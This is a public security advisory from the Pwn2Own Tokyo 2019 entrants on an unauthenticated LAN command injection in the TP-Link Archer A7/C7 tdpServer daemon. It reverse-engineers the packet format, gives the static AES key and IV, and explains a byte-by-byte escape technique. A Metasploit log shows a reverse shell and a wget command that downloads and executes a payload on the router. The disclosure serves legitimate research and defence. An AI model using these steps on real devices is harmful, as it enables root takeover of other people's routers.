lao_bomb

Summary

This advisory describes a command injection vulnerability that was found by **Pedro Ribeiro (@pedrib1337 | pedrib@gmail.com)** and **Radek Domanski (@RabbitPro | radek.domanski@gmail.com)** in October 2019 and presented in the **Pwn2Own Mobile 2019 competition** in November 2019. Max Van Amerongen from F-Secure (@maxpl0it) found the same vulnerability independently.

The vulnerability exists in the tdpServer daemon (*/usr/bin/tdpServer*), running on the router TP-Link Archer A7/C7 (AC1750), hardware version 5, MIPS Architecture, firmware version 190726.

This vulnerability can only be exploited by an attacker on the LAN side of the router, but the attacker does not need any authentication to abuse it. After exploitation, an attacker will be able to execute any command as root, including downloading and executing a binary from another host.

All function offsets and code snippets in this advisory were taken from */usr/bin/tdpServer*, firmware version 190726.

Note

This advisory was disclosed publicly on 25.03.2020.

A special thanks to Zero Day Initiative for having the amazing Pwn2Own competition and allowing us to release this information to the public.

Copies of this advisory are available on GitHub at:

- https://github.com/pedrib/PoC/blob/master/advisories/Pwn2Own/Tokyo_2019/lao_bomb/lao_bomb.md
- https://github.com/rdomanski/Exploits_and_Advisories/blob/master/advisories/Pwn2Own/Tokyo2019/lao_bomb.md

The following CVE numbers have been assigned:

- CVE-2020-10882
- CVE-2020-10883
- CVE-2020-10884

ZDI's advisories can be found at:

- ZDI-20-334
- ZDI-20-335
- ZDI-20-336


And their blog post:

- Exploiting the TP-Link Archer A7 at Pwn2Own Tokyo

A Metasploit module was also made available to the public with this advisory, and can be found at:

- tplink_archer_a7_c7_lan_rce.rb

This module can be seen in action below:



```
       =[ metasploit v5.0.80-dev-b85cd9b682               ]
+ -- --=[ 1983 exploits - 1089 auxiliary - 339 post       ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/linux/misc/tplink_archer_a7_c7_lan_rce
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > set LHOST 192.168.0.238
LHOST => 192.168.0.238
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > set SRVHOST 192.168.0.238
SRVHOST => 192.168.0.238
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > options

Module options (exploit/linux/misc/tplink_archer_a7_c7_lan_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.0.1      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    20002            yes       The target port (TCP)
   SRVHOST  192.168.0.238    yes       IP address of the host serving the exploit
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


Payload options (linux/mipsbe/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.238    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   TP-Link Archer A7/C7 (AC1750) v5 (firmware 190726)


msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > check
[+] 192.168.0.1:20002 - The target is vulnerable.
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(linux/misc/tplink_archer_a7_c7_lan_rce) >
[*] Started reverse TCP handler on 192.168.0.238:4444
[*] Attempting to exploit TP-Link Archer A7/C7 (AC1750) v5 (firmware 190726)
[*] Starting up our web service on http://192.168.0.238:4445 ...
[*] Using URL: http://192.168.0.238:4445/z
[*] 192.168.0.1:20002 - Connecting to the target
[*] 192.168.0.1:20002 - Sending command file byte by byte
[*] 192.168.0.1:20002 - Command: wget http://192.168.0.238:4445/z;chmod +x z;./z
[*] 192.168.0.1:20002 - [0%]= = => - - - - - - - - - - - - - - - -[100%]
[*] 192.168.0.1:20002 - [0%]= = = = = = => - - - - - - - - - - - - -[100%]
```

Update (November 2020)

During our reseach for Pwn2Own Tokyo 2020, we found that TP-Link improperly patched the command injection, and we were able to exploit it again! Unfortunately for us, they patched it one day before the competition, killing our (new?) bug. This injection bypass was assigned CVE-2020-28347.

As we had a bit more time to do deeper research, we were also able to improve the injection described here, and updated the Metasploit module to work on older and newer versions with the same injection technique. All details are available in Pedro's GitHub or Radek's GitHub.

~ Team Flashback

Vulnerability Details

Background on *tdpServer*

The *tdpServer* daemon listens on port 20002/udp on interface 0.0.0.0. The whole functionality of the daemon is not fully understood by the authors at this point, as this was unnecessary for exploitation. However, the daemon seems to be a bridge between the TP-Link mobile application and the router, allowing to establish some sort of control channel from the mobile application.

The daemon communicates with the mobile application through the use of UDP packets, with an encrypted payload. The packet format was reversed and it is shown below:

```
#define PACKET_SZ 0x400
#define PACKET_HDR_SZ 0x10
#define PAYLOAD_SZ (PACKET_SZ - PACKET_HDR_SZ)
```

```
typedef struct tpdp_packet {
  // packet version, fixed to 1
  uint8_t version;

  // packet type; tdpd == 0 or onemesh == 0xf0
  uint8_t type;

  // onemesh opcode, used by the onemesh_main switch table
  uint16_t opcode;

  // packet length
  uint16_t len;

  // some flag, has to be 1 to enter the vulnerable onemesh function
  uint8_t flags;

  // dunno what this is
  uint8_t unknown;

  // sn == serial number ? can be any value
  uint32_t sn;

  // packet checksum
  uint32_t checksum;

  // the payload can have up to 0x3F0 bytes
  uint8_t payload[PACKET_SZ-PACKET_HDR_SZ];
} packet;
```

The packet type determines what service in the daemon will be invoked. A type of 1 will cause the daemon to invoke the *tdpd* service, which will simply reply with a packet with a certain TETHER_KEY in MD5. Because this is not relevant to the vulnerability, it wasn't investigated in detail.

The other possible type is 0xf0, which invokes the *onemesh* service. This service is where the vulnerability lies. *OneMesh* appears to be a proprietary mesh technology that was introduced by TP-Link in recent firmware versions for a number of their routers (check https://www.tp-link.com/us/onemesh/compatibility/ for details).

The other fields in the packet are relatively well explained in the comments above.

Understanding the vulnerability

Upon start-up, the first relevant function invoked is *tdpd_pkt_handler_loop()* (offset 0x40d164), which opens a UDP socket listening on port 20002/udp. Once a packet is received, this function passes the packet to *tpdp_pkt_parser()* (0x40cfe0) of which a snippet is shown below:

```
int tdpd_pkt_parser(int packet,int packet_len,int packet_reply,int *packet_reply_len,int param_5)

{
(...)
  if (packet != 0) {
    packet_len = return_0x10();
    if (packet_sz < packet_len) {
      print_debug("tdpdServer.c:709","recvbuf length = %d, less than hdr\'s 16",packet_sz);
      return 0xffffffff;
    }
    packet_len = tdpd_get_pkt_len(packet);
    if (packet_len < 1) {
      pcVar7 = "tdpdServer.c:716";
      pcVar8 = "tdp pkt is too big";
    }
    else {
      print_debug("tdpdServer.c:719","tdp pkt length is %d",packet_len);
      packet_len = tdpd_pkt_sanity_checks(packet,packet_len);
      if (packet_len < 0) {
        return 0xffffffff;
      }
(...)
```

> Snippet 1: *tdpd_pkt_parser()* #1

In this first snippet, we see that the parser first checks if the packet size (as received in the UDP socket) is at least 0x10, which is the size of the header.

Then it invokes tdpd_get_pkt_len() (0x40d620), which returns the length of the packet as declared in the packet header (*len* field). This function returns -1 if the packet length exceeds 0x410.

The final check will be done by tdpd_pkt_sanity_checks() (0x40c9d0), which will not be shown for brevity, but does two verifications: firstly, it checks if the packet version (*version* field, the first byte in the packet) is equal to 1. Secondly, it calculates a checksum of the packet using a custom checksum function - *tpdp_pkt_calc_checksum()* (0x4037f0).

To better understand what is happening, the following function is *calc_checksum()*, which is part of the **lao_bomb** exploit code. This is shown in place of *tpdp_pkt_calc_checksum()* as it is easier to understand.

```
void calc_checksum(packet *pkt, int len) {
  uint8_t *ptr;
  uint8_t val;
  uint32_t res;
  int32_t i = 0;

  // set magic var before calculating checksum
  pkt->checksum = 0x5a6b7c8d;

  res = 0xffffffff;
  ptr = (uint8_t*)pkt;
  while (i < len) {
    val = *(uint8_t*)ptr;
    res = *(uint32_t *)(reference_tbl + (((uint32_t)val ^ res) & 0xff) * 4) ^ (res >> 8);
    ptr += 1;
    i += 1;
  }

  res = ~res;
  pkt->checksum = res;
  return;
}
```

> Snippet 2: *calc_checksum()* from the lao_bomb exploit code

The checksum calculation is quite straightforward; it starts by setting a *magic* variable of 0x5a6b7c8d in the packet's checksum field, and then uses *reference_tbl*, a table with 1024 bytes, to calculate the checksum over the whole packet, including the header.

Once the checksum is verified and all is correct, *tdpd_pkt_sanity_checks()* returns 0, and we then enter the next part of *tdpd_pkt_parser()*:

```
(...)
  if (*(char *)(packet + 1) == '\0') {
    (...)
  }

  if ((*(char *)(packet + 1) == 0xf0) && (onemesh_flag == '\x01')) {
    ret = onemesh_main(packet,packet_sz,packet_reply,packet_reply_len);
    return ret;
  }
(...)
```

> Snippet 3: *tdpd_pkt_parser()* #2

Here the second byte of the packet, *type* is checked to see if it's 0 (tdpd) or 0xf0 (onemesh). In the latter branch, it also checks if *onemesh_flag* (a global variable) is set to 1, which it is by default. This is the branch we want to follow; then we enter *onemesh_main()* (0x40cd78).

onemesh_main() won't be shown here for brevity; but what it does is to invoke another function based on the packet's *opcode* field. In order to reach our vulnerable function, the *opcode* field has to be set to 6, and the *flags* field has to be set to 1. In this case, *onemesh_slave_key_offer()* (0x414d14) will be invoked.

This is our vulnerable function, as it is very long, only the relevant parts will be shown.

```
int onemesh_slave_key_offer(int packet,undefined4 packet_sz,undefined *packet_reply,int *packet_reply_len)
{
(...)
  if (((packet == 0) || (packet_reply == NULL)) || (packet_reply_len == NULL)) {
    __s = "tdpOneMesh.c:2887";
    __dest = "Invalid parameters";
    goto return_-1_n_exit;
  }
  payload_dec = (void *)(packet + 0x10);
  memset(plaintext_out,0,0x400);
  ret = tpapp_aes_decrypt(payload_dec,(uint)*(ushort *)(packet + 4),"TPONEMESH_Kf!xn?gj6pMAt-wBNV_TDP",plaintext_out,0x400);
  if (ret != 0) {
    __s = "tdpOneMesh.c:2896";
    __dest = "Failed to decrypt.";
    goto return_-1_n_exit;
  }
  __n = strlen(plaintext_out);
  print_debug("tdpOneMesh.c:2899","plainLen is %d, plainText is %s",__n,plaintext_out);
(...)
```

> Snippet 4: *onemesh_slave_key_offer()* #1

In this first snippet of *onemesh_slave_key_offer()*, we see that the packet gets passed on to *tpapp_aes_decrypt()* (0x40b190). This function will also not be shown for brevity, but it's easy to understand what it does from the name and its arguments: it decrypts the packet contents with the AES algorithm and a static key "*TPONEMESH_Kf!xn?gj6pMAt-wBNV_TDP*".

For now, let's assume that *tpapp_aes_decrypt* was able to decrypt the packet successfully and move on to the next relevant snippet in *onemesh_slave_key_offer()*:

```
(...)
  print_debug("tdpOneMesh.c:2915","Enter..., rcvPkt->payload is %s",payload_dec);
  ret = tdp_onemesh_get_onemesh_info(onemesh_info);
  if (ret != 0) {
    print_debug("tdpOneMesh.c:2919","Failed tdp_onemesh_get_onemesh_info!");
    strncpy(error_msg,"Internal Error!",0xff);
  }
  parsed_obj = payload_parsing(payload_dec);
  if (parsed_obj == 0) {
    __s = "tdpOneMesh.c:2926";
    __dest = "Invalid rcvPkt";
    goto return_-1_n_exit;
  }
  str_obj = strcasestr_obj(parsed_obj,"method");
  if (((str_obj == 0) || (*(int *)(str_obj + 0xc) != 4)) || (str_obj = strcmp(*(char **)(str_obj + 0x10),"slave_key_offer"), str_obj
    __s = "tdpOneMesh.c:2934";
    __dest = "Invalid method!";
    goto return_-1_n_exit;
  }
  str_obj = strcasestr_obj(parsed_obj,"data");
  if ((str_obj == 0) || (*(int *)(str_obj + 0xc) != 6)) {
    __s = "tdpOneMesh.c:2941";
  }
  else {
    ret2 = strcasestr_obj(str_obj,"group_id");
    if (ret2 == 0) {
      __s = "tdpOneMesh.c:2948";
    }
    else {
      __s = "tdpOneMesh.c:2948";
      if (*(int *)(ret2 + 0xc) == 4) {
        strncpy(onemesh_info_cp,onemesh_info,0x3f);
(...)
```

In this snippet, we see some other functions being called (basically the setup of the onemesh object) followed by the start of the parsing of the actual packet payload.

The expected payload is a JSON object, such as the one shown below:

```
{
  "method": "slave_key_offer",
  "data": {
    "group_id": "123",
    "ip": "1.3.3.7",
    "slave_mac": "00:11:22:33:44:55",
    "slave_private_account": "admin",
    "slave_private_password": "password",
    "want_to_join": false,
    "model": "owned",
    "product_type": "archer",
    "operation_mode": "whatever"
  }
}
```

> Example JSON payload for *onemesh_slave_key_offer()*

In Snippet 5, we can see the code first fetching the *method* JSON key and its value, and then the start of the parsing of the *data* JSON object. The next snippet shows that each key of the *data* object and its value is processed in order. If one of the required keys does not exist, the function simply exits:

```
(...)
  ret2 = strcasestr_obj(str_obj,"ip");
  if (ret2 == 0) {
    __s = "tdpOneMesh.c:2960";
  }
  else {
    __s = "tdpOneMesh.c:2960";
    if (*(int *)(ret2 + 0xc) == 4) {
      strncpy(slaveIp,*(char **)(ret2 + 0x10),0xf);
      print_debug("tdpOneMesh.c:2964","slaveIp is %s",slaveIp);
      ret2 = strcasestr_obj(str_obj,"slave_mac");
      if ((ret2 == 0) || (*(int *)(ret2 + 0xc) != 4)) {
        __s = "tdpOneMesh.c:2969";
      }
      else {
        strncpy(slaveMac_copy,*(char **)(ret2 + 0x10),0x11);
        strncpy(slaveMac,*(char **)(ret2 + 0x10),0x11);
        ret2 = strcasestr_obj(str_obj,"slave_private_account");
        if (ret2 == 0) {
          __s = "tdpOneMesh.c:2978";
        }
        else {
          __s = "tdpOneMesh.c:2978";
          if (*(int *)(ret2 + 0xc) == 4) {
            strncpy(encAccount,*(char **)(ret2 + 0x10),0x207);
            ret2 = strcasestr_obj(str_obj,"slave_private_password");
            if (ret2 == 0) {
              __s = "tdpOneMesh.c:2986";
            }
            else {
              __s = "tdpOneMesh.c:2986";
              if (*(int *)(ret2 + 0xc) == 4) {
                strncpy(encPassword,*(char **)(ret2 + 0x10),0x207);
                ret2 = strcasestr_obj(str_obj,"want_to_join");
                if (ret2 == 0) {
                  __s = "tdpOneMesh.c:2995";
                }
                else {
                  if (*(int *)(ret2 + 0xc) == 1) {
                    ret2 = 1;
                    acStack3190[0] = '1';
                  }
                  else {
                    if (*(int *)(ret2 + 0xc) != 0) {
                      __s = "tdpOneMesh.c:3013";
                      goto ret_invalid_data;
                    }
                    ret2 = 0;
                    acStack3190[0] = '0';
                  }
                  ret3 = strcasestr_obj(str_obj,"model");
                  if ((ret3 == 0) || (*(int *)(ret3 + 0xc) != 4)) {
                    __s = "tdpOneMesh.c:3021";
                  }
                  else {
                    strncpy(model,*(char **)(ret3 + 0x10),0x20);
                    ret3 = strcasestr_obj(str_obj,"product_type");
                    if (ret3 == 0) {
                      __s = "tdpOneMesh.c:3029";
                    }
                    else {
                      __s = "tdpOneMesh.c:3029";
                      if (*(int *)(ret3 + 0xc) == 4) {
                        strncpy(prod_type,*(char **)(ret3 + 0x10),0x20);
                        ret3 = strcasestr_obj(str_obj,"operation_mode");
                        if (ret3 == 0) {
                          __s = "tdpOneMesh.c:3037";
                        }
                        else {
                          __s = "tdpOneMesh.c:3037";
                          if (*(int *)(ret3 + 0xc) == 4) {
                            strncpy(op_mode,*(char **)(ret3 + 0x10),0x10);
                            if (ret2 == 0) {
                              str_obj = create_csjon_obj();
                              if (str_obj == 0) {
                                __s = "tdpOneMesh.c:3132";
                                __dest = "Failed to creat cJSON Obj";
                                ret = -1;
                                print_debug(__s,__dest);
                                __s = NULL;
(...)
```

> Snippet 6: *onemesh_slave_key_offer()* #3

As it can be seen above, each JSON key is parsed and then copied into a stack variable (*slaveMac*, *slaveIp*, etc).

At the end of the parsing of the JSON object, the function starts preparing the response by invoking *create_csjon_obj()* (0x405fe8).

From here onwards, the function does a lot of different operations on the data that was received and while preparing the response. These will not be explained here for two reasons:

1. They are inconsequential to our vulnerability and exploit.
2. We did not take the time to understand them, because of point 1.

The part that matters is shown below:

```
(...)
  print_debug("tdpOneMesh.c:3363","Sync wifi for specified mac %s start.....",slaveMac);
  memset(systemCmd,0,0x200);
  snprintf(systemCmd,0x1ff,
    "lua -e \'require(\"luci.controller.admin.onemesh\"). \
    sync_wifi_specified({mac=\"%s\"})\'",slaveMac);
  print_debug("tdpOneMesh.c:3368","systemCmd: %s",systemCmd);
  system(systemCmd);
  print_debug("tdpOneMesh.c:3370","Sync wifi for specified mac %s end.....",slaveMac);
(...)
```

> Snippet 7: *onemesh_slave_key_offer()* #4

And here is our vulnerability in full glory. If you recall **Snippet 6** above, you'll see that the JSON key *slave_mac* is copied into the *slaveMac* stack variable.

In **Snippet 7**, *slaveMac* will then be copied by *sprintf* into the *systemCmd* variable that will then be passed to *system()*.

Looking closely, there is a very clear command injection here. However to exploit it, we will need to escape the command, which will be demonstrated in the next section.

Exploitation

Reaching the vulnerable function

The first thing to understand is how we can reach this clean command injection. After trial and error, we found out that sending the JSON structure shown above (*Example JSON payload for *onemesh_slave_key_offer()**) always hits this vulnerable code path.

In particular, *method* has to be *slave_key_offer*, and *want_to_join* has to be *false*. The other values can be somewhat random, although some special characters in fields other than *slave_mac* might cause the vulnerable function to exit early and not process our injection.

With regards to the packet header, as previously described, we have to set *type* to 0xf0, *opcode* to 6 and *flags* to 1, as well as get the *checksum* field correct.

Encrypting the packet

As explained in the previous section, the packet gets encrypted with AES in CBC mode with a fixed key of *TPONEMESH_Kf!xn?gj6pMAt-wBNV_TDP* and a fixed IV of *1234567890abcdef1234567890abcdef*. Despite having a 32 byte / 256 bit key and IV, the actual algorithm used is AES-CBC with a 128 bit key, so half of the key and IV are not used.

Achieving code execution

So now we know how to hit the vulnerable code path, we just need to send the command and that's it right? Well, actually no. There are two problems.

1. The *strncpy()* that copies the *slave_mac_info* key into the *slaveMac* variable only copies 0x11 / 17 bytes, and that's including the terminating null byte.
2. We need to perform some escaping as the lua code is single and double quoted.

With these two constraints in mind, the actual available space is quite limited.

In order to escape the lua code and execute our payload, we have to add the following characters:

```
';<PAYLOAD>'
```

So that's 3 characters that we just lost, plus 1 for the terminating null byte, which leaves us with only 13 bytes of payload. With 13 bytes (characters), it's pretty much impossible to execute anything meaningful.

Our solution was to trigger the bug many times, building up a desired **command file** on the target, one character at a time. Then we trigger the bug one final time to execute the command file as a shell script.

For example that to append the character 'a' to a file 'z', we can do the following:

```
printf 'a'>>z
```

And that's 13 bytes used!

Luckily, the above is just enough to print all characters we need to achieve code execution. And even more luckily, we do not need to change the directory to */tmp*, as it is many times necessary in embedded devices because the filesystem root is usually not writeable. In this router, the filesystem is mounted read-write, which is a major security mistake by TP-Link.

Had it been mounted read-only, as it is normal in most embedded devices that use the SquashFS filesystem, this particular attack would have been impossible, as adding *cd tmp* before each byte injection would consume too many of the available 13 characters.

It should be noted that despite the escaping we do, the last few bytes of the lua script code that was supposed to be executed end up in the file name. So a file named 'z' in reality will be named 'z"})'. This doesn't affect us, since it doesn't shorten the 13 bytes available for the payload.

And with this, we have all we need to execute arbitrary commands. We send the command byte by byte, adding them to a command file 'z', and then we send the payload:

```
sh z
```

... and our command file gets executed as root. From here on, we can download and execute a binary, and we have full control of the router.

Errata

The original version of this advisory was based on the C exploit we originally wrote for the Pwn2Own competition, and due to problems at the time we could only use 12 bytes instead of 13 to send our command.

This caused a major headache when printing special characters such as ';' or digits, which would be interpreted by the shell instead of being printed. To work around this, we used a trick that involved printing the special characters to another separate file, and then using *cat* to add the contents to that file to the command file.

After porting the exploit to Metasploit, we realised that actually we could use 13 bytes, and our workaround was unnecessary.

The original advisory can be found in its full glory at Exploiting the TP-Link Archer A7 at Pwn2Own Tokyo.